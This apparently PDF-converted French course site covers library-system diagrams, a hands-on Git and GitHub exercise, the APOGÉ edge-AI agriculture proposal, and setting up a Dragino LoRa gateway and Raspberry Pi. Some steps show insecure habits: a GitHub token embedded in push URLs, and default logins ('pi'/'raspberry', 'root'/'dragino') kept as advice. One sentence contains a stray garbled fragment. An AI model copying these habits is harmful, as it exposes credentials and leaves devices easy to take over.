
- L'emprunteur effectue une recherche de livre via l'interface utilisateur.
- La demande est transmise au système de gestion, qui interroge le service des livres.
- Le service des livres interroge la base de données pour récupérer les informations sur les

livres.

- Une fois les résultats trouvés, ils sont renvoyés à l'emprunteur via l'interface.
- Si l'emprunteur souhaite emprunter un livre, une nouvelle demande est envoyée au système de gestion.
- Le service d'emprunt enregistre l'emprunt dans la base de données et renvoie une confirmation à l'emprunteur.

Diagramme d'Interaction Générale

Voici un exemple d'un diagramme d'interaction générale utilisant Mermaid pour le système de gestion d'une bibliothèque :



Explication du Diagramme

1. Participants :

- **Utilisateur** : L'utilisateur du système qui effectue des actions.
- **ClientWeb** : L'interface à partir de laquelle l'utilisateur interagit avec le système.
- **ServeurApplication** : Le serveur qui traite les requêtes de l'utilisateur et gère la logique métier.
- **ServeurBaseDeDonnées** : Le serveur qui stocke les données et les informations de la bibliothèque.

2. Flux d'Interactions :

- **Se connecte** : L'utilisateur se connecte via le client web.
- **Envoie requête de recherche de livres** : Le client web envoie une requête au serveur d'application pour rechercher des livres.
- **Récupère liste des livres** : Le serveur d'application demande la liste des livres au serveur de base de données.
- **Renvoie liste des livres** : Le serveur de base de données renvoie la liste des livres au serveur d'application.
- **Affiche liste des livres** : Le serveur d'application envoie la liste des livres au client web pour affichage.

- **Montre résultats de recherche** : Le client web montre les résultats à l'utilisateur.

 Previous

Next 

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).



[/ 8-Git-TP.md](#)

8 - # Git Travaux Pratiques

Vous avez un projet de développement logiciel avec votre entreprise : Pour ce faire vous devez créer un compte github à votre nom avant de passer en production.

Inscription à un nouveau compte personnel

plaintext

Accédez à <https://github.com/>.
Cliquez sur S'inscrire.
Suivez les invites pour créer votre compte personnel.

Lors de l'inscription, vous êtes invité à vérifier votre adresse e-mail. Sans adresse e-mail vérifiée, vous ne pourrez pas effectuer certaines tâches de base GitHub, telles que la création d'un référentiel.

Si vous rencontrez des problèmes lors de la vérification de votre adresse e-mail, vous pouvez effectuer des étapes de dépannage. Pour plus d'informations, consultez « Vérification de votre adresse e-mail ».

Ensuite vous devez créer un dépôt (repository) sur ce même compte que vous nommerez mon_projet

- Appuyer sur New sur github et nommez le repository mon_projet vous y ajouterez la License MIT

Owner *
 bbaranoff

Repository name *

/ mon_projet

✓ mon_projet is available.

Great repository names are short and memorable. Need inspiration? How about [fictional-robot](#) ?

Description (optional)

Mon Projet pour Mon Entreprise

 **Public**

Anyone on the internet can see this repository. You choose who can commit.

 **Private**

You choose who can see and commit to this repository.

Initialize this repository with:

Add a README file

This is where you can write a long description for your project. [Learn more about READMEs](#).

Add .gitignore

.gitignore template: None

Choose which files not to track from a list of templates. [Learn more about ignoring files](#).

Choose a license

License: MIT License

A license tells others what they can and can't do with your code. [Learn more about licenses](#).

This will set `main` as the default branch. Change the default name in your [settings](#).

① You are creating a public repository in your personal account.

Create repository

 **MIT License**

mysqljs/mysql is licensed under the
A short and simple permissive license with conditions only requiring preservation of copyright and license notices. Licensed works, modifications, and larger works may be distributed under different terms and without source code.

Permissions

- ✓ Commercial use
- ✓ Modification
- ✓ Distribution
- ✓ Private use

Limitations

- ✗ Liability
- ✗ Warranty

Conditions

- ⓘ License and copyright notice

Clonez ensuite le dépôt (vide) localement sur votre machine.

- `git clone https://github.com/mon_user/mon_projet`

Ajoutez un README.md qui décrira comment utiliser votre dépôt Ajoutez un titre de niveau 1 : "Mon Projet" au README.md

```
cd mon_projet  
nano mon_projet  
# Mon Projet
```

plaintext

Comment puis je récupérer mon token ?

- Aller sur votre profil -> settings -> Developper Settings -> Personnal access tokens -> Token Classic

The screenshot shows a GitHub user profile with the following details:

- User icon: bbaranoff
- User name: bbaranoff
- User full name: bastien baranoff
- Profile status: Set status
- Profile sections: Your profile, Your repositories, Your Copilot, Your projects, Your stars, Your gists, Your organizations, Your enterprises, Your sponsors.
- Enterprise offer: Try Enterprise (Free)
- Feature preview: Feature preview
- Settings: Settings (highlighted)
- GitHub Docs, GitHub Support, GitHub Community links.
- Sign out button.

Public profile

- Account
- Appearance
- Accessibility
- Notifications

- Access
 - Billing and plans
 - Emails
 - Password and authentication
 - Sessions
 - SSH and GPG keys
 - Organizations
 - Enterprises
 - Moderation

- Code, planning, and automation
 - Repositories
 - Codespaces
 - Packages
 - Copilot
 - Pages
 - Saved replies

- Security
 - Code security

- Integrations
 - Applications
 - Scheduled reminders

- Archives
 - Security log
 - Sponsorship log

- <> Developer settings

Public profile

Name

Your name may appear around GitHub where you contribute or are mentioned. You can remove it at any time.

Profile picture


[Edit](#)

Public email

You have set your email address to private. To toggle email privacy, go to [email settings](#) and uncheck "Keep my email address private."

Bio

PoCs or others : the names try to specify what it INTEND to do
(not what it do ;))
Have fun and enjoy

You can @mention other users and organizations to link to them.

Pronouns

URL

ORCID ID

ORCID provides a persistent identifier - an ORCID iD - that distinguishes you from other researchers. Learn more at [ORCID.org](#).

Social accounts

-
-
-
-

Company

You can @mention your company's GitHub organization to link it.

Location

GitHub Apps

- OAuth Apps
- Personal access tokens
- Fine-grained tokens Beta
- Tokens (classic)

<input checked="" type="checkbox"/> admin:gpg_key	Full control of public user GPG keys
<input checked="" type="checkbox"/> write:gpg_key	Write public user GPG keys
<input checked="" type="checkbox"/> read:gpg_key	Read public user GPG keys
<input checked="" type="checkbox"/> admin:ssh_signing_key	Full control of public user SSH signing keys
<input checked="" type="checkbox"/> write:ssh_signing_key	Write public user SSH signing keys
<input checked="" type="checkbox"/> read:ssh_signing_key	Read public user SSH signing keys

[Generate token](#)
[Cancel](#)

Pourquoi puis-je cloner mon dépôt sans l'utilisation du token et ne puis pas faire un push sans ?

- Si le dépôt est public il est accessible à tout le monde donc les utilisateurs n'ont pas à justifier de leur authentification.

Pour un push même si le dépôt est public on modifie le code du dépôt donc seul les utilisateurs désignés doivent en avoir la possibilité

Quelle sont les commandes git qui permet une mise à jour du dépôt via un push en ajoutant "Ajout de hello world au README" ?

```
git add .
git commit -m "Ajout de hello world au README"
git push https://api_key@github.com/mon_user/mon_projet
```

bash

Maintenant si je rajoute Hello World directement sur le README.md sur github on reçoit l'erreur suivante lors d'un push en local :

```
nirvana@acer:~/mon_projet$ git push https://$(cat ../mytok)@github.com/bbaranoff/mon_projet
To https://github.com/bbaranoff/mon_projet
 ! [rejected]      main -> main (fetch first)
error: impossible de pousser des références vers 'https://github.com/bbaranoff/mon_projet'
astuce: Updates were rejected because the remote contains work that you do not
astuce: have locally. This is usually caused by another repository pushing to
astuce: the same ref. If you want to integrate the remote changes, use
astuce: 'git pull' before pushing again.
astuce: See the 'Note about fast-forwards' in 'git push --help' for details.
```

puis-je pousser mes dépôts locaux sur github.

- cd mon_projet && git pull

Mise à jour du dépôt local pour intégrer les modifications distantes

```

nirvana@acer:~/mon_pojet$ git add .
nirvana@acer:~/mon_pojet$ git commit -m mycommit
Sur la branche main
Votre branche est à jour avec 'origin/main'.

rien à valider, la copie de travail est propre
nirvana@acer:~/mon_pojet$ git pull
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Dépaquetage des objets: 100% (3/3), 960 octets | 960.00 Kio/s, fait.
Depuis https://github.com/bbaranoff/mon_pojet
  a53512a..9cbb63f  main      -> origin/main
Mise à jour a53512a..9cbb63f
Fast-forward
 README.md | 2 ++
 1 file changed, 2 insertions(+)
nirvana@acer:~/mon_pojet$ git push https://$(cat ../mytok)@github.com/bbaranoff/mon_pojet
Everything up-to-date
nirvana@acer:~/mon_pojet$ 

```

Ou on peut ignorer le commit distant pour l'écraser avec le commit local où la modification n'a pas eu lieu

```

nirvana@acer:~/mon_pojet$ git push --force https://$(cat ../mytok)@github.com/bbaranoff/mon_pojet
Énumération des objets: 6, fait.
Décompte des objets: 100% (6/6), fait.
Compression par delta en utilisant jusqu'à 16 fils d'exécution
Compression des objets: 100% (4/4), fait.
Écriture des objets: 100% (6/6), 2.37 Kio | 2.38 Mio/s, fait.
Total 6 (delta 0), réutilisés 6 (delta 0), réutilisés du pack 0
To https://github.com/bbaranoff/mon_pojet
 + 055bd86...a53512a main -> main (forced update)

```

Si on veut faire une branche ou à la place de Hello World on ait Hello Earth comment faire ?

- git checkout -b ma_branche
- sed -i -e 's/World/Earth/g' README.md

```

nirvana@acer:~/mon_pojet$ git checkout -b ma_branche
Basculement sur la nouvelle branche 'ma_branche'
nirvana@acer:~/mon_pojet$ sed -i -e 's/World/Earth/g' README.md
nirvana@acer:~/mon_pojet$ git add .
nirvana@acer:~/mon_pojet$ git commit -m "World becomes Earth"
[ma_branche 54f978e] World becomes Earth
 1 file changed, 1 insertion(+), 1 deletion(-)
nirvana@acer:~/mon_pojet$ git push https://$(cat ../mytok)@github.com/bbaranoff/mon_pojet
Énumération des objets: 5, fait.
Décompte des objets: 100% (5/5), fait.
Compression par delta en utilisant jusqu'à 16 fils d'exécution
Compression des objets: 100% (2/2), fait.
Écriture des objets: 100% (3/3), 308 octets | 308.00 Kio/s, fait.
Total 3 (delta 0), réutilisés 0 (delta 0), réutilisés du pack 0
remote:
remote: Create a pull request for 'ma_branche' on GitHub by visiting:
remote:     https://github.com/bbaranoff/mon_pojet/pull/new/ma_branche
remote:
To https://github.com/bbaranoff/mon_pojet
 * [new branch]      ma_branche -> ma_branche

```

On veut enfin que Hello Earth soit sur la branche main que faut t'il faire ?

- git add .

- git commit -m commit
- git push https://api_key@github.com/mon_user/mon_projet

remote: Create a pull request for 'ma_branche' on GitHub by visiting:

remote: https://github.com/bbaranoff/mon_projet/pull/new/ma_branche

et enfin suivre les instructions sur github

Open a pull request

Create a new pull request by comparing changes across two branches. If you need to, you can also compare across forks. Learn more about

The screenshot shows the GitHub interface for creating a pull request. At the top, there are dropdown menus for 'base: main' and 'compare: ma_branche'. A green checkmark indicates 'Able to merge. These branches can be automatically merged.' Below this, there's a section to 'Add a title' with the placeholder 'World becomes Earth'. Under 'Add a description', there's a rich-text editor with a 'Write' tab selected, a preview area, and various formatting tools. A note says 'Add your description here...' and 'Markdown is supported'. At the bottom right is a large green button labeled 'Create pull request'.

World becomes Earth #1

 Open bbaranoff wants to merge 1 commit into `main` from `ma_branch` 

Conversation 0 · -o- Commits 1 · Checks 0 · Files changed 1

 bbaranoff commented now

No description provided.



-o-  World becomes Earth 54f978e

 **Require approval from specific reviewers before merging**
[Rulesets](#) ensure specific people approve pull requests before they're merged.  

 **Continuous integration has not been set up**
[GitHub Actions](#) and [several other apps](#) can be used to automatically catch bugs and enforce style.

 **This branch has no conflicts with the base branch**
Merging can be performed automatically.

Merge pull request  or view [command line instructions](#).

World becomes Earth #1

 Open bbaranoff wants to merge 1 commit into `main` from `ma_branch` 

Conversation 0 · -o- Commits 1 · Checks 0 · Files changed 1

 bbaranoff commented now

No description provided.



-o-  World becomes Earth 54f978e

 **Merge pull request #1 from bbaranoff/ma_branch**

World becomes Earth

This commit will be authored by 37385191+bbaranoff@users.noreply.github.com

Confirm merge 

World becomes Earth #1

Merged bbaranoff merged 1 commit into main from ma_branche now

Conversation 0 Commits 1 Checks 0 Files changed 1

bbaranoff commented now
No description provided.

World becomes Earth 54f978e

bbaranoff merged commit cc2bfc2 into main now Revert

Pull request successfully merged and closed Delete branch
You're all set—the ma_branche branch can be safely deleted.

Previous Next

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a theme provided by [JV conseil](#).



9 - # APOGÉ

L'intelligence Artificielle en Périphérie pOur l'aGriculture de prÉcision

1 - Introduction

De nos jours, l'agriculture nécessite une attention particulière pour éviter une mauvaise utilisation des pesticides et de l'eau, par exemple. Pour être en mesure de faire face à cela, l'agriculteur doit savoir ce qu'il peut et ne peut pas faire. Cette thèse a pour prétention de combler l'écart entre les connaissances des agriculteurs et des informaticiens. De cette manière, nous devons intégrer les connaissances des agriculteurs et proposer quelque chose de facile à utiliser pour l'aider à devenir un utilisateur final de thèmes tels que l'IA ou LoRa. Il est dommage qu'à partir de maintenant, il ne puisse pas utiliser ces technologies alors qu'elles seraient des outils vraiment utiles pour superviser et agir sur ses champs.

2 - Contexte

Les besoins de l'agriculture de précision

L'agriculture de précision vise à maximiser la production tout en minimisant l'utilisation des ressources naturelles et en réduisant les impacts environnementaux. Cela nécessite une collecte précise de données sur les sols, les cultures et les conditions météorologiques, ainsi qu'une surveillance continue des conditions de croissance pour permettre des interventions en temps réel. L'agriculture de précision repose sur des technologies avancées telles que l'intelligence artificielle (IA), les capteurs, les drones et les systèmes de communication en réseau.

Les défis actuels de l'agriculture de précision

L'un des principaux défis de l'agriculture de précision est de combiner efficacement les connaissances agronomiques avec les technologies avancées. Les agriculteurs ont souvent une connaissance pratique approfondie de leurs cultures et de leurs sols, mais ils peuvent manquer de compétences en informatique pour tirer le meilleur parti des technologies de précision. D'autre part, les ingénieurs et les informaticiens peuvent avoir une compréhension limitée des besoins et des contraintes du monde agricole, ce qui peut entraîner des solutions techniques qui ne sont pas adaptées à la réalité du terrain.

3 - Solution proposée : APOGÉ

Pour répondre à ces défis, nous avons développé APOGÉ - l'intelligence Artificielle en Périphérie pOur l'aGriculture de prÉcision. Il s'agit d'une solution de surveillance et de contrôle de l'agriculture de précision basée sur l'IA, qui utilise des capteurs décentralisés pour collecter des données en temps réel sur les conditions de croissance des cultures. Les données sont traitées localement, sans avoir besoin d'une connexion Internet constante, ce qui permet d'économiser de l'énergie et de réduire les coûts de communication.

APOGÉ utilise des algorithmes d'apprentissage automatique pour analyser les données collectées et fournir des recommandations précises pour optimiser la production de cultures. Les recommandations sont présentées à l'agriculteur sous forme de

4 - Processus :

Nous avons choisi d'utiliser un drone pour survoler les champs de l'agriculteur et vérifier ses plantations. Nous avons choisi le processeur NVIDIA Jetson pour le traitement des données avec l'IA utilisant Edge pour éviter autant que possible l'utilisation du cloud. En effet, Jetson devrait suffire pour une première vue de ce projet. Et aussi longtemps qu'il s'agit d'électronique embarquée, la dissipation de puissance devrait être inférieure à celle d'un ordinateur traditionnel et nous pouvons le placer sur le drone. Les moyens de communication se feront par Wi-Fi et LoRa :

- Wi-Fi pour la collecte de données massive
- LoRa pour traiter les requêtes précises et ciblées

5 - Méthodologie

Pour commencer, nous devrons définir les exigences de notre système, qui seront basées sur les besoins exprimés dans la section précédente. Cela nous permettra de déterminer les composants matériels et logiciels nécessaires pour construire notre solution. Ensuite, nous concevrons l'architecture globale de notre système, en prenant en compte les différents composants matériels et logiciels nécessaires. Cette étape nous permettra d'identifier les éventuels points de blocage ou de dysfonctionnement de notre solution, ainsi que les solutions à apporter.

Après avoir conçu l'architecture globale, nous nous concentrerons sur la mise en place des différents composants de notre système. Cela inclura notamment l'installation et la configuration de tous les logiciels nécessaires, ainsi que le déploiement du matériel sur site.

Une fois que tous les composants auront été installés et configurés, nous procéderons à des tests de validation pour nous assurer que notre solution répond aux exigences fonctionnelles et non fonctionnelles définies précédemment. Nous effectuerons également des tests de performance pour nous assurer que notre système peut traiter les données dans des délais raisonnables.

Enfin, nous livrerons le système au client, accompagné d'une documentation complète sur son fonctionnement, sa maintenance et sa gestion. Nous formerons également le personnel du client sur l'utilisation du système et fournissons un support technique pour répondre à toutes les questions ou problèmes éventuels. Nous allons utiliser le service cloud de WeeNat (<https://weenat.com/>) pour cette étude.

6 - Enjeux et anticipations:

- La surveillance et l'utilisation d'un champ agricole par EDGE-IA permettront de réduire les coûts pour l'utilisateur.
- Préservation de l'écosystème (avec la détection des maladies, l'agriculteur peut éviter d'utiliser des pesticides et ne traiter que les maladies qui affectent ses parcelles).
- Partager ses données en échange d'argent ou d'autres données.
- Apposer une étiquette indiquant qu'il n'a pas utilisé de pesticides et que ses cultures sont saines.

7 - Motivations

Passionné de radio-télécommunications depuis 10 ans, je suis ravi de partager mes connaissances avec ceux qui peuvent les comprendre. Avec des compétences en télécommunications mobiles (GSM -> 5G-SA) et en LoRa, je suis bien placé pour aborder le sujet proposé. Peu de personnes sont capables de comprendre ces protocoles, ce qui me donne une perspective unique sur le sujet.

 Previous

Next 


© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by JV conseil.



10 - # LoRa

GPS tracker via LoraWAN



ISO : <https://drive.google.com/file/d/1YTdmb8JlvePSKiniwBKYYqXx-m-Nhzle/view?usp=sharing>

Installation du routeur sur Internet (via WiFi)

N.B. : Pourquoi via WiFi ? Dans le cas particulier de l'Université de Perpignan Via Domitia, le FireWall "n'aime" pas les connections sur le port 1700 nécessaire à l'établissement de la connection routeur -> TheThingsNetwork.

- Plug on sector the gateway with USB-C 5V-2A a WiFi network dragino-XXXXXX apparait.
- Connect to it via the password "dragino+dragino"
- Go on the webbrowser on IP 10.130.1.1 an Id/Pwd is asked by the dragino (by default) "root" / "dragino"
- Connect via the WiFi Mesh the dragino as a client to your smartphone or your box for example

WiFi

Radio Settings

Channel (1-11) Tx Power (0-18) dBm

WiFi Access Point Settings

Enable WiFi Access Point

WiFi Name SSID Passphrase (8-32 char) Show

Encryption

WiFi WAN Client Settings

Enable WiFi WAN Client

Host WiFi SSID Passphrase Show

WiFi Survey Encryption

WiFi status: OK. Click Refresh to check status.

Buttons: Save&Apply, Cancel, Refresh

10.130.1.1/cgi-bin/system-wifi.has

Routage des paquets LoRa vers TheThingsNetwork

- Create a thethingsnetwork account (free, need email)
- We can see the Gateway EUI on the LoRa tab of the network interface
- We have to choose now TheThingsNetwork v3 on the defilant menu beside (the thingsnetwork v is avaible but not deserved for new gateways on TTN)
- On the second defilant menu choose eu1.cloud.thethings.network

LoRaWAN Configuration

General Settings

Email Gateway ID

Primary LoRaWAN Server

Service Provider Uplink Port Server Address Downlink Port

Packet Filter

Fport Filter DevAddr Filter

Current Mode:LoRaWAN Semtech UDP

Buttons: Save&Apply, Cancel


On thethingsnetwork :

Fill the Gateway EUI same as precedent configuration on the dragino. Le GatewayID is free but must be unique and available on TTN. The gateway name is totally free of choice. Enfin les Gateway Server

Address doit correspondre au précédent soit pour l'Europe : eu1.cloud.thethings.network

The last option can be let as it is.

You have now your gateway connected to LoRaWAN



Preparation of the RaspberryPi (the connected object) : A raspberry is a minicomputer of the height approximatively of a Bank card with the power of a smartphone et a I/O electrical pinout. The Operational System of this hardware is often (and in this study) on a micro-SD card (it can be Netboot, USB/HDD, eMMC). We gonna greate the SD card with this methodology :

The SD-Card :


Download Raspi-Imager from <https://www.raspberrypi.com/software/>

To install it on Ubuntu > 20.04 you just have to do (Ctrl-Alt-t) and type


```
sudo snap install rpi-imager
```

plaintext

Then we download the Debian Bullseye OS



we select the following options ssh : username/password (advice : "pi"/"raspberry") Wifi : from the phone or any you have available optional : set hostname = raspberry.local



We the the media that will be written on Then we put the SD-Card on the raspberry and monitor it via HDMI. Or if you don't have HDMI hardware you can access through SSH. For example if the local network is 192.168.1.0/24 you install packages('readr') can do (on the host)

```
nmap 192.168.1.1-254 -p 22
```

plaintext

to know RPi IP adress or you can try

```
sudo arp -a
```

plaintext

Then to spawn a shell on the RPi

```
ssh pi@ip_found_previously
```

plaintext

or

```
ssh pi@raspberrypi.local
```
